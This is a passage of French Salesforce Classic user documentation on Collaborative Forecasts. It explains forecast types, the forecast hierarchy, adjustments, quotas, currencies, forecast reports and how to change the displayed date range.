Votre administrateur peut activer simultanément jusqu'à quatre types de prévision. Par exemple, pour établir une prévision sur le chiffre d'affaires des opportunités et sur les quantités par famille de produits, basculez entre les types de prévision en cliquant sur le nom d'une prévision et en sélectionnant une autre prévision dans le menu contextuel. Chaque type de prévision stocke ses propres données de quota et d'ajustement.

Les utilisateurs peuvent afficher les montants de prévision et leurs opportunités associées par cumul de prévisions pour une personne individuelle ou pour toutes les personnes de niveau inférieur dans la hiérarchie des prévisions. Par exemple, ils peuvent consulter la prévision maximum pour le mois juillet de tous les directeurs commerciaux placés sous leur responsabilité, de tous les commerciaux sous la responsabilité de leurs directeurs ou d'un seul individu. Les utilisateurs peuvent également ajuster leurs propres prévisions et celles de leurs subordonnés directs (un niveau plus bas dans la hiérarchie). L'interface utilisateur facilite les tâches ci-dessous.

- Établir des états d'appels avec une équipe d'opportunité.
- Sélectionner et afficher les prévisions en utilisant un tableau interactif et évolutif.
- Consulter les informations récapitulatives de prévision par mois ou par trimestre, ou sur plusieurs mois ou trimestres, dans chaque cumul de prévisions.
- Si vous utilisez des familles de produits, afficher les résumés des prévisions de chaque famille de produits.
- Si vous utilisez des parts d'opportunité, afficher les pourcentages et les montants de part qui contribuent à chaque prévision.
- Afficher et utiliser la liste des opportunités associées à chaque montant de prévision que vous sélectionnez. Accéder aux détails des opportunités directement depuis cette liste.
- Survoler une bordure de colonne, et cliquer pour ajuster la largeur et faciliter l'affichage des données.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

- Effectuer des ajustements et afficher les détails des ajustements, tels que le montant de prévision d'origine et la personne qui a effectué l'ajustement. Si plusieurs types de prévision sont activés, chaque type maintient des ajustements séparés.
- Si vous êtes responsable des prévisions, faire défiler aisément la hiérarchie des prévisions vers le haut ou vers le bas.
- Afficher des prévisions basées sur le chiffre d'affaires ou la quantité.
- Afficher des prévisions dans plusieurs devises.
- Afficher les informations de quota disponibles dans la page des prévisions de chaque utilisateur. Si plusieurs types de prévision sont activés, chaque type maintient des informations de quota séparées.
- Utiliser les rapports des Prévisions collaboratives.
- Insérer les opportunités des utilisateurs de votre portail partenaire dans vos prévisions.

CONSULTER ÉGALEMENT :

Consignes relatives à la configuration des prévisions collaboratives

Quelles sont les différences entre les versions des prévisions ?

## Consignes relatives à l'utilisation des prévisions collaboratives

Suivez les consignes ci-dessous pour tirer pleinement parti des prévisions collaboratives.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### Consignes générales

- Suivez les détails importants au niveau de l'opportunité.
- Mesurez tout élément associé aux affaires potentielles (activités telles que les e-mails, les réunions, la communication) afin de déterminer leur contribution au chiffre d'affaires.
- Créez des tâches exécutables avec les étapes suivantes et des dates de fin relatives aux opportunités.
- Mappez vos étapes de vente avec des catégories de prévisions. Ajustez la probabilité de conclusion en fonction des données historiques afin d'accroître la précision de vos prévisions.
- Lors de l'ajustement des prévisions, présentez et expliquez vos objectifs à vos subordonnés.
- Les opportunités peuvent évoluer rapidement, revisitez les ajustements des prévisions toutes les semaines afin d'éviter les ajustements périmés.
- Pour vous assurer que la visibilité des prévisions est appliquée à chaque niveau de la hiérarchie, désignez chaque responsable commercial avec des subordonnés en tant que responsable des prévisions dans votre hiérarchie des prévisions.
- Personnalisez les noms de vos catégories de prévisions pour les adapter au processus et à la terminologie du secteur.

### Navigation dans les informations sur les prévisions

- Pour afficher ou ajuster les prévisions d'un subordonné, cliquez sur **Accéder à**, commencez à saisir les 20 premiers caractères dans la zone de texte qui s'affiche, puis sélectionnez le nom du subordonné.
- Pour agrandir une ligne dans la page des prévisions, cliquez dessus.
- Survolez un nom pour afficher le lien **Détails**. Les liens de navigation, avec le nom des responsables des prévisions, s'affichent en haut de la page lorsque vous descendez dans la hiérarchie des prévisions. Cliquez sur ces liens pour avancer rapidement à travers la hiérarchie.

### Affichage des informations sur les prévisions

- Utilisez une taille de fenêtre de 1024 pixels ou plus.
- En raison du format et de la quantité d'informations dans le tableau de cumul des prévisions, il peut être difficile de travailler sur les prévisions avec un navigateur mobile.
- Si vous avez plusieurs types de prévisions activés, sélectionnez le type à afficher en cliquant sur le nom de la prévision, en haut à droite de la page des prévisions, puis en sélectionnant un autre type dans le menu.
- Exécutez des rapports pour analyser les tendances et vérifier les performances.
- Créez des tableaux de bord pour les métriques de toutes les activités liées aux ventes potentielles.

### Collaboration avec Chatter

- Utilisez Chatter pour partager les informations sur les opportunités et les prévisions avec votre équipe, et souligner les détails importants.
- Si Chatter est activé et que vous être responsable des prévisions, survolez le nom d'un subordonné, puis cliquez sur **Chat maintenant** pour afficher les options Chatter telles que Suivre ou Envoyer un message.

CONSULTER ÉGALEMENT :

Concepts des prévisions collaboratives

Consignes relatives à l'utilisation de rapports de prévision

## Éléments des prévisions collaboratives

Les Prévisions collaboratives permettent de récupérer et de communiquer aisément des informations sur les opportunités et les prévisions. Si vous utilisez les Prévisions collaboratives, prenez connaissance des éléments qui composent une prévision.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**Ajustement**

Un niveau de détail que vous pouvez ajouter à un montant de prévision. Un ajustement affiche l'appréciation des responsables des prévisions ou des commerciaux sur le montant final prévisionnel des opportunités au terme de la période de prévision. Certains responsables des prévisions doivent ajuster leurs propres prévisions ou celles d'un subordonné. Par exemple s'ils savent que certains employés sont trop optimistes ou trop pessimistes dans l'attribution de montants à des opportunités. Les commerciaux peuvent également ajuster leurs propres prévisions s'ils considèrent que les montants des opportunités sont trop faibles ou trop élevés. Les responsables de prévisions peuvent ajuster les prévisions qui comprennent uniquement des montants d'opportunités brutes et les prévisions qui ont été ajustées par un autre membre de leur équipe d'opportunité. Un ajustement ne modifie pas le montant de cumul brut sous-jacent. Il se contente d'ajouter un niveau de détail. Si plusieurs types de prévision sont activés, chaque type maintient des ajustements séparés.

Les responsables de prévisions peuvent ajuster leurs propres prévisions Valider et Maximum, et celles de leurs subordonnés directs dans la hiérarchie des prévisions. Ils peuvent afficher les ajustements que leurs subordonnés directs effectuent. Ces ajustements s'appliquent à leurs propres prévisions. Lorsque vous ajustez, vous insérez une note d'explication. Les notes d'ajustement ne sont pas affichées dans les rapports.

**Montant sans ajustement**
La somme de toutes les opportunités de chiffre d'affaires appartenant à une personne, ainsi que les opportunités de ses subordonnés, sans ajustement. Les subordonnés comprennent toute personne de rang inférieur dans la hiérarchie des prévisions. Le montant est visible uniquement dans les rapports.

**Montant sans ajustement de responsable**
Le montant de prévision du point de vue du propriétaire de la prévision. Correspond au total des opportunités de chiffre d'affaires du propriétaire et de ses subordonnés, y compris les ajustements effectués par le propriétaire sur ses prévisions ou celles de ses subordonnés. Il ne comprend pas les ajustements effectués par les responsables de prévisions de rang supérieur au propriétaire dans la hiérarchie des prévisions.

**Devise d'entreprise**
La devise que votre entreprise utilise pour son chiffre d'affaires et qui représente la base de toutes les conversions de devises.

**Prévision**
Une expression du chiffre d'affaires attendu, basée sur le cumul brut d'un ensemble d'opportunités. Les montants de prévision de la page des prévisions correspondent aux totaux et aux sous-totaux des opportunités dans les quatre catégories de prévision : En-cours, Maximum, Valider et Fermé. Selon la configuration de Salesforce par votre administrateur, ces montants peuvent refléter les opportunités d'une ou de plusieurs catégories de prévisions. Dans la page des prévisions, survolez en regard du nom des colonnes afin de déterminer quelles catégories de prévisions contribuent aux totaux de chaque colonne.

Dans le tableau de cumul de la page des prévisions, les montants de prévision sont organisés par cumul de prévisions, par période et (facultatif) par famille de produits. Les prévisions peuvent inclure les ajustements que les responsables de prévisions ont effectué dans les prévisions de leurs subordonnés immédiats, et les ajustements que les utilisateurs des prévisions ont apporté à leurs propres montants de prévision.

Ici, vous pouvez afficher, par catégorie de prévision, les prévisions et les opportunités associées de tous vos subordonnés ou d'une seule personne dans la hiérarchie des prévisions. Par exemple, vous pouvez consulter la prévision maximum pour le mois juillet de tous les directeurs commerciaux placés sous votre responsabilité, de tous les commerciaux sous la responsabilité de vos directeurs ou d'un seul individu.

**Montant prévisionnel**
La prévision de chiffre d'affaires du point de vue du responsable des prévisions, et la somme des opportunités du propriétaire et de ses subordonnés, y compris les ajustements des prévisions.

**Catégorie de prévision**
La catégorie dans le cycle de vente à laquelle une opportunité est associée en fonction de l'étape de l'opportunité. Les catégories de prévisions standard sont En cours, Maximum, Validation, Omise et Fermée. Vous pouvez personnaliser les noms de catégories de prévisions.

**Devise de prévision**
La devise de votre entreprise ou la devise personnelle de chaque propriétaire de devise.

**Devise d'affichage des prévisions**
La devise sélectionnée pour afficher les prévisions. La sélection doit être effectuée directement dans la page des prévisions et correspondre à une devise active.

**Hiérarchie des prévisions**
Une liste imbriquée et évolutive d'utilisateurs de prévisions, qui détermine le cumul des prévisions au sein de votre société, et indique qui peut les afficher et les ajuster. La hiérarchie des prévisions est basée sur la hiérarchie des rôles et spécifie les utilisateurs responsables des prévisions. Lorsque la fonctionnalité Prévisions collaboratives est activée pour vous, une hiérarchie des prévisions est générée en fonction de votre hiérarchie des rôles. Vous devez néanmoins parfois ajouter ou retirer des responsables, des commerciaux ou d'autres utilisateurs.

**Propriétaire des prévisions**
Un utilisateur des prévisions qui est propriétaire d'opportunités ou responsable d'une prévision dans la hiérarchie des prévisions. Les responsables de prévisions peuvent être propriétaires de leurs propres opportunités.

**Quantité prévisionnelle**
La prévision de chiffre d'affaires du point de vue du responsable des prévisions, et la somme des opportunités du propriétaire et de ses subordonnés, y compris les ajustements des prévisions.

**Plage des prévisions**
La plage de date que vous souhaitez afficher dans vos prévisions. Selon vos paramètres, la plage peut inclure des mois ou des trimestres.

**Type de prévision**
Une prévision configurée pour utiliser un type de données spécifique. Vous pouvez utiliser le champ `Montant` de l'opportunité, des parts d'opportunité, des parts de plan, des champs d'opportunité personnalisés ou des familles de produits. Chaque type de prévisions possède sa propre mesure : chiffre d'affaires ou quantité. Pour utiliser les deux, activez un type de prévision distinct pour chaque mesure. Les administrateurs Salesforce peuvent activer jusqu'à quatre types de prévision. Vous ne pouvez pas utiliser des quantités de prévisions avec des parts d'opportunité ou des prévisions de champs d'opportunité personnalisés.

- Les prévisions de quantité sont cumulées sur la base du champ `Quantité` de l'opportunité, alors que les prévisions de chiffre d'affaires sont cumulées sur la base du champ `Montant` de l'opportunité.
- Pour les prévisions de chiffre d'affaires des parts d'opportunités, le calcul est basé sur le champ `Montant` de l'opportunité et sur le pourcentage de part attribué aux commerciaux.
- Pour des prévisions de champs d'opportunité personnalisés, le calcul est basé sur le montant du champ personnalisé.
- Pour les prévisions de chiffre d'affaires de familles de produits, le cumul est basé sur la somme du champ `Prix total` de tous les éléments de ligne d'opportunité de cette famille de produits.
- Les prévisions de quantité de familles de produits sont cumulées sur la base du champ `Quantité` de tous les éléments de ligne d'opportunité de cette famille de produits.
- Pour les opportunités sans élément de ligne d'opportunité, ou avec des éléments de ligne sans famille de produits spécifiée, les totaux sont calculés dans la ligne Produits sans catégorie de la page des prévisions.

**Cumul brut**
Une expression du chiffre d'affaires attendu, basée sur la valeur brute d'un ensemble d'opportunités. Une prévision inclut toujours un montant de cumul brut et peut également inclure des ajustements.

**Opportunités**
Les ventes et les affaires en attente que vous souhaitez suivre.

**Parts d'opportunité**
Le partage du crédit entre les membres de l'équipe d'opportunité. Si les parts d'opportunité représentent votre source de données de prévision, les informations de partage sont affichées dans la page des prévisions.

**Étape d'opportunité**
L'étape actuelle d'une opportunité, telle qu'un prospect ou une proposition. Les valeurs d'étape d'opportunité sont corrélées aux valeurs de catégorie de prévision afin de déterminer la contribution d'une opportunité à une prévision.

**Montant propriétaire uniquement**
La somme des opportunités de chiffre d'affaires d'une personne, sans ajustement.

**Quantité propriétaire uniquement**
La somme des opportunités de quantité d'une personne, sans ajustement.

**Devise personnelle**
Devise par défaut pour les quotas, certaines versions des prévisions et les rapports d'un utilisateur. Cette devise doit être active dans Salesforce. Vos montants de quota s'affichent dans votre devis d'affichage.

**Famille de produits**
Une méthode de classement de vos produits. Par exemple, si votre société vend du matériel et des logiciels, vous pouvez créer les deux gammes de produits suivantes : la famille Matériel et la famille Logiciels.

**Quantité sans ajustement**
La somme de toutes les opportunités de quantités appartenant à une personne, ainsi que les opportunités de ses subordonnés, sans ajustement. Les subordonnés comprennent toute personne de rang inférieur dans la hiérarchie des prévisions.

**Quantité sans ajustement de responsable**
Le montant de prévision du point de vue du propriétaire de la prévision. Correspond au total des opportunités de quantités du propriétaire et ses subordonnés, y compris les ajustements apportés aux prévisions des subordonnés. Il ne comprend pas les ajustements effectués par les responsables de prévisions de rang supérieur au propriétaire dans la hiérarchie des prévisions.

**Quota**
L'objectif de vente mensuel ou trimestriel attribué à un utilisateur. Le quota d'un responsable doit être régal au montant qui peut être généré par le responsable et son équipe. Le cumul de quotas est effectué manuellement par les utilisateurs et les responsables, et les données de chiffre d'affaires ou de quantité peuvent être utilisées. Si vous avez plusieurs types de prévision activés, chaque type dispose de ses propres informations de quota.

**Chiffre d'affaires**
Le total de chiffre d'affaires attendu à partir d'opportunités correspondant à une catégorie donnée.

**Tableau de cumul**
Le tableau situé en haut d'une page de prévisions. La liste des opportunités, en bas de la page des prévisions, s'ajuste dynamiquement aux sélections du tableau de cumul.

**Subordonné**
Un utilisateur des prévisions collaboratives de rang inférieur au vôtre dans la hiérarchie des prévisions. Vous pouvez afficher les prévisions de tous vos subordonnés. Si vous activez les ajustements, vous pouvez afficher les informations d'ajustement de tous vos subordonnés et ajuster les prévisions des subordonnés de rang inférieur au vôtre dans la hiérarchie. Les montants et les ajustements de prévision sont cumulés dans les prévisions de votre page de prévisions.

CONSULTER ÉGALEMENT :

Concepts des prévisions collaboratives

## Prévisions mensuelles et trimestrielles

Le tableau de cumul Prévisions collaboratives affiche les montants de prévisions pour des mois ou des trimestres individuels, et une plage de mois ou de trimestres, selon vos paramètres de prévisions collaboratives. Six mois ou quatre trimestres est la valeur par défaut. Votre administrateur peut également activer des périodes personnalisées.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Selon les paramètres de période de vos prévisions collaboratives, vous pouvez établir des prévisions jusqu'à 12 mois ou 8 trimestres passés ou futurs. Si votre plage de prévisions inclut le mois ou le trimestre en cours, la page des prévisions affiche le mois ou le trimestre en cours. Sinon, le premier mois ou trimestre de la plage est sélectionné. Que votre société utilise ou non les prévisions mensuelles ou trimestrielles, les responsables de prévisions peuvent utiliser des quotas et ajuster les prévisions de leurs subordonnés. Les périodes de quota et d'ajustement sont basées sur les paramètres de la période.

La plage de dates de prévisions s'applique par défaut pour tous les utilisateurs des Prévisions collaboratives. Les utilisateurs peuvent utiliser ce paramètre par défaut ou définir l'affichage de plages de dates différentes pour leurs propres prévisions. Lorsque des utilisateurs ont modifié leur affichage de plage de dates de prévisions individuelles, les administrateurs ne peuvent pas les remplacer. Cependant, si vous modifiez l'affichage de la *période* de mensuel à trimestriel ou de trimestriel à mensuel, la modification s'applique aux prévisions de tous les utilisateurs.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

CONSULTER ÉGALEMENT :

- Modification de l'affichage de votre plage de dates de prévisions
- Concepts des prévisions collaboratives
- Définition de la plage de dates de prévision de votre société

## Hiérarchie des prévisions

La hiérarchie des prévisions dans les prévisions collaboratives est une liste imbriquée et évolutive d'utilisateurs de prévisions, qui détermine le cumul des prévisions au sein de votre société et indique qui peut les afficher et les ajuster. La hiérarchie des prévisions est basée sur la hiérarchie des rôles et spécifie les utilisateurs responsables des prévisions.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Selon votre rôle, vous pouvez être ajouté(e) à ou retiré(e) de la hiérarchie des prévisions. Votre position au sein de la hiérarchie peut changer. Par exemple, certains commerciaux sans subordonnés directs peuvent afficher uniquement leurs propres prévisions. Cependant, s'ils deviennent responsable des prévisions, ils sont ajoutés à la hiérarchie des prévisions en tant que tels.

Les personnes désignées en tant que responsable des prévisions peuvent afficher les prévisions et les opportunités des utilisateurs, y compris les utilisateurs du portail partenaire, de niveau inférieur dans la hiérarchie des prévisions. Les responsables des prévisions peuvent ajuster les prévisions de leurs subordonnés directs. Seuls les responsables qui ajustent et les personnes de niveau supérieur dans la hiérarchie peuvent afficher l'ajustement.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

Votre administrateur Salesforce peut afficher un graphique qui présente la hiérarchie des prévisions de votre équipe. Si vous avez des questions sur la hiérarchie des prévisions, demandez à votre administrateur.

CONSULTER ÉGALEMENT :

- Ajustement des prévisions dans les prévisions collaboratives
- Consignes relatives à l'utilisation des prévisions collaboratives

## Opportunités d'utilisateur du portail partenaire dans les prévisions collaboratives

Les utilisateurs du portail partenaire n'appartiennent pas à votre organisation Salesforce, mais ils vendent vos produits et services par l'intermédiaire de canaux de distribution indirects. Vos utilisateurs de portail partenaire utilisent un portail pour se connecter à Salesforce. Les partenaires peuvent créer des opportunités et les utilisateurs peuvent leur assigner des opportunités.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Les opportunités qu'un utilisateur du portail partenaire crée peuvent être cumulées aux prévisions du propriétaire du compte. Pour que les opportunités soient cumulées dans les prévisions, le propriétaire du compte doit être le responsable des prévisions de l'utilisateur dans la hiérarchie des prévisions. Par exemple :

- Gordon Johnson est propriétaire d'un compte partenaire appelé ACME corporation.
- Gordon a un contact ACME corporation appelé Anne Smith.
- Anne est une utilisatrice du portail partenaire.
- Anne est subordonnée à Gordon dans la hiérarchie des prévisions.

Si Anne ajoute des opportunités à son portail, Gordon affiche ces opportunités dans ses prévisions. Puisque Gordon est le responsable des prévisions d'Anne, il peut ajuster les montants de prévisions en fonction des opportunités d'Anne et les comparer au quota d'Anne.

CONSULTER ÉGALEMENT :

- Consignes relatives à l'affichage des détails d'opportunité d'une prévision
- Présentation du portail partenaire

# Consignes relatives à l'utilisation des devises multiples dans les prévisions collaboratives

Si votre société utilise les prévisions et plusieurs devises, votre administrateur Salesforce sélectionne une devise de prévision et active des types de prévision. La devise de prévision correspond à votre devise d'entreprise ou à la devise personnelle de chaque propriétaire de prévisions.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

- Lors de l'utilisation des prévisions collaboratives, vous pouvez sélectionner une *devise d'affichage*, qui peut correspondre à n'importe quelle devise activée dans Salesforce. En haut de la page des prévisions, cliquez sur en regard du nom de la prévision dans le type ou les unités de devise. Sous Devise, cliquez sur **Modifier la devise**.
- Si vous utilisez les prévisions basées sur le chiffre d'affaires, lorsque les taux de devise sont modifiés, les opportunités et les ajustements sont calculés avec la valeur modifiée ainsi qu'avec les valeurs du tableau des prévisions.
- Si vous utilisez les prévisions basées sur la quantité, lorsque les taux de devise sont modifiés, les opportunités et les ajustements sont calculés avec la valeur modifiée.
- L'indicateur de traitement ( ) s'affiche pendant le calcul des nouvelles valeurs.
- Les changements de taux impactent toutes les périodes de prévision (historique, actuelle et future).
- Si vous désactivez une devise définie en tant que devise personnelle d'un utilisateur, la devise de cet utilisateur est réinitialisée sur la devise d'entreprise.
- Pour changer les paramètres de votre devise personnelle, modifiez vos informations personnelles.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

CONSULTER ÉGALEMENT :

Ajustement des prévisions dans les prévisions collaboratives

Éléments des prévisions collaboratives

Basculement entre les types de prévision

## Consignes relatives à l'utilisation de rapports de prévision

Lors de l'utilisation des prévisions collaboratives, suivez les consignes ci-dessous pour tirer pleinement parti des rapports de prévisions.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Pour déterminer si les rapports de prévision sont disponibles, accédez à l'onglet Rapports, puis cliquez sur **Nouveau rapport**. Sélectionnez le dossier dans lequel votre administrateur Salesforce a placé les types de rapport de prévision. Si vous ne voyez pas les champs ou les noms de type de rapport indiqués dans ce tableau, contactez votre administrateur.

Important: Les rapports contiennent les toutes dernières informations disponibles au moment de l'exécution du rapport. Si des modifications sont en cours durant l'exécution du rapport, les montants du rapport et les montants de la page des prévisions peuvent être différents.

Les données affichées dans les rapports dépendent des éléments auxquels vous avez accès dans les Prévisions collaboratives. Par exemple, les responsables des prévisions peuvent afficher les ajustements, mais un utilisateur non responsable des prévisions qui exécute un rapport similaire ne voit pas les montants ajustés dans les rapports. Un montant de prévision peut regrouper les prévisions cumulées de nombreux utilisateurs. Par conséquent, examinez attentivement les résultats du rapport lors de l'utilisation de champs récapitulatifs.

| Élément du rapport | Comment l'afficher |
|---|---|
| Un récapitulatif des prévisions du point de vue d'un utilisateur spécifique. | Créez un rapport Élément de prévision, puis ajoutez un filtre en utilisant Propriétaire : Nom complet. Filtrez par le nom d'une personne spécifique. |
| La somme des opportunités de chiffre d'affaires d'une personne, sans ajustement. | Ajoutez Montant propriétaire uniquement à votre rapport Élément de prévision. Par exemple, si vous possédez deux opportunités d'une valeur de 10 000 euros chacune, le montant propriétaire uniquement est de 20 000 euros. Pour afficher la même information en quantité, ajoutez Quantité propriétaire uniquement au rapport. |
| La somme de toutes les opportunités de chiffre d'affaires appartenant à une personne, ainsi que les opportunités de ses subordonnés, sans ajustement. Les subordonnés comprennent toute personne de rang inférieur dans la hiérarchie des prévisions. Le montant est visible uniquement dans les rapports. | Ajoutez Montant sans ajustement à votre rapport Élément de prévision. Par exemple, si la somme de toutes les opportunités que vous possédez est de 20 000 euros et que la somme des opportunités de vos subordonnés est de 55 000 euros, le montant sans ajustement est de 75 000 euros. Pour afficher la même information en quantité, ajoutez Quantité sans ajustement au rapport. |
| Le montant de prévision du point de vue du propriétaire de la prévision. Correspond au total des opportunités de chiffre d'affaires du | Ajoutez Montant sans ajustement de responsable à votre rapport Élément de prévision. Par exemple, supposons qu'Anne |

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### AUTORISATIONS UTILISATEUR

Pour utiliser les prévisions :
- Autoriser les prévisions

Pour afficher l'onglet Rapports :
- Exécuter des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

| Élément du rapport | Comment l'afficher |
| --- | --- |
| propriétaire et de ses subordonnés, y compris les ajustements effectués par le propriétaire sur ses prévisions ou celles de ses subordonnés. Il ne comprend pas les ajustements effectués par les responsables de prévisions de rang supérieur au propriétaire dans la hiérarchie des prévisions. | possède un montant sans ajustement de 75 000 euros, comprenant 20 000 euros pour ses propres opportunités et 55 000 euros pour les opportunités de Ben, son subordonné. Elle ajuste le montant de Ben à 65 000 euros pour un total de 85 000 euros. Si vous ajustez le montant d'Anne de 85 000 à 100 000 euros, le montant sans ajustement de responsable affiche 85 000 euros, car Anne affiche ce montant (et Anne ne peut pas voir vos ajustements, car vous êtes son responsable). Pour afficher le montant qui comprend votre ajustement à 100 000 euros, consultez le Montant prévisionnel. Pour afficher la même information en quantité, ajoutez Quantité sans ajustement du responsable au rapport. |
| La prévision de chiffre d'affaires du point de vue du responsable des prévisions, et la somme des opportunités du propriétaire et de ses subordonnés, y compris les ajustements des prévisions. | Ajoutez Montant prévisionnel à votre rapport Élément de prévision. Par exemple, supposons que vous êtes responsable des prévisions et qu'un autre responsable des prévisions subordonné dispose d'un montant sans ajustement de responsable qui s'élève à 85 000 euros. Si vous ajustez la prévision à 100 000 euros, le montant de la prévision est de 100 000 euros. Pour afficher la même information en quantité, ajoutez Quantité prévisionnelle au rapport. |
| Les montants de prévision qui ont été ajustés. | Ajoutez Avec ajustement à votre rapport Élément de prévision. Par exemple, si vous effectuez un ajustement du responsable sur les montants de prévision de l'un de vos subordonnés, cette case est cochée. Si votre subordonné ajuste les montants de l'un de ses propres subordonnés, cette case est activée. Cependant, si vous ne disposez pas de l'autorisation « Afficher toutes les données » et que votre responsable des prévisions ajuste votre montant de prévision, cette case reste désactivée. Vous n'avez pas accès aux informations d'ajustement de votre responsable des prévisions. Ajoutez également Avec ajustement du propriétaire. Si un utilisateur des prévisions ajuste sa propre prévision, cette case est activée. |
| Les détails de quotas de vos prévisions. | Créez un rapport Quotas de prévisions. Par exemple, selon la configuration du type de rapport par votre administrateur Salesforce, vous pouvez inclure des champs tels que le nom complet du propriétaire du quota. Vous pouvez ensuite filtrer par votre nom afin d'afficher les quotas que vous avez créés, et leurs comptes et propriétaires associés. |
| Comparer les montants de prévisions actuels avec les montants précédents. | Créez une prévision avec le rapport Tendances historiques, puis comparez la valeur du champ Montant de prévision du début du mois avec la valeur en fin de mois, triée par propriétaire. |
| Les résultats de vos subordonnés directs uniquement. | Lors de la création d'un rapport de prévision, sélectionnez *<Nom de l'élément>* de mes subordonnés dans le menu Afficher. |

| Élément du rapport | Comment l'afficher |
| --- | --- |
| Le type de prévision qui génère les résultats. | Reportez-vous au champ Type de prévision dans les résultats du rapport. Ce champ est inclus dans la présentation de page par défaut des rapports Élément de prévision et Quota. |

CONSULTER ÉGALEMENT :

Types de rapport personnalisés dans les prévisions collaboratives

Création d'un type de rapport personnalisé dans les prévisions collaboratives

## Affichage et modification des prévisions

Découvrez plusieurs tâches de base qui facilitent l'affichage et la modification des informations dans les Prévisions collaboratives.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### Modification de l'affichage de votre plage de dates de prévisions

Le tableau de cumul Prévisions collaboratives affiche les montants de prévisions pour des mois ou des trimestres individuels, et une plage de mois ou de trimestres, selon vos paramètres de prévisions collaboratives. Lorsque votre administrateur Salesforce définit des prévisions collaboratives, un affichage de plage de dates de prévisions par défaut est sélectionné. Par exemple, l'affichage par défaut peut correspondre aux trois prochains mois. Utilisez ce paramètre par défaut ou changez la plage de dates affichée dans votre propre prévision.

### Basculement entre les types de prévision

Si vous avez plusieurs types de prévision activés dans les Prévisions collaboratives, sélectionnez le type à utiliser dans vos prévisions.

### Consignes relatives à l'affichage des détails d'opportunité d'une prévision

Dans la page de détail de vos prévisions ou dans la page de détail des prévisions d'un subordonné, dans les prévisions collaboratives, vous pouvez consulter les opportunités incluses dans une prévision : pour un mois ou une plage de mois, pour tous vos subordonnés ou un seul subordonné.

### Consignes relatives à l'actualisation des prévisions

Certaines actions peuvent modifier les montants de prévisions des prévisions collaboratives. Par exemple, pendant que vous consultez une page de prévisions, vos subordonnés peuvent modifier des opportunités associées et ajuster les prévisions de vos propres subordonnés. Vous pouvez également ajuster les prévisions de l'un de vos subordonnés depuis votre propre page. Pour afficher ces modifications, actualisez la page des prévisions.

# Modification de l'affichage de votre plage de dates de prévisions

Le tableau de cumul Prévisions collaboratives affiche les montants de prévisions pour des mois ou des trimestres individuels, et une plage de mois ou de trimestres, selon vos paramètres de prévisions collaboratives. Lorsque votre administrateur Salesforce définit des prévisions collaboratives, un affichage de plage de dates de prévisions par défaut est sélectionné. Par exemple, l'affichage par défaut peut correspondre aux trois prochains mois. Utilisez ce paramètre par défaut ou changez la plage de dates affichée dans votre propre prévision.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

La plage que vous sélectionnez est relative au mois ou au trimestre actuel. Par exemple, en janvier, vous pouvez sélectionner Janvier comme Mois de début et Avril comme Mois de fin. En février, la plage de dates affichée devient février à mai, et ainsi de suite. Votre sélection d'une plage de dates reste inchangée jusqu'à la sélection d'une nouvelle plage.

1. Cliquez sur l'onglet **Prévisions**.
2. Cliquez sur **Modifier** dans le tableau du cumul.
3. Dans la boîte de dialogue Plage des prévisions, sélectionnez une période de début et une période de fin.
4. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

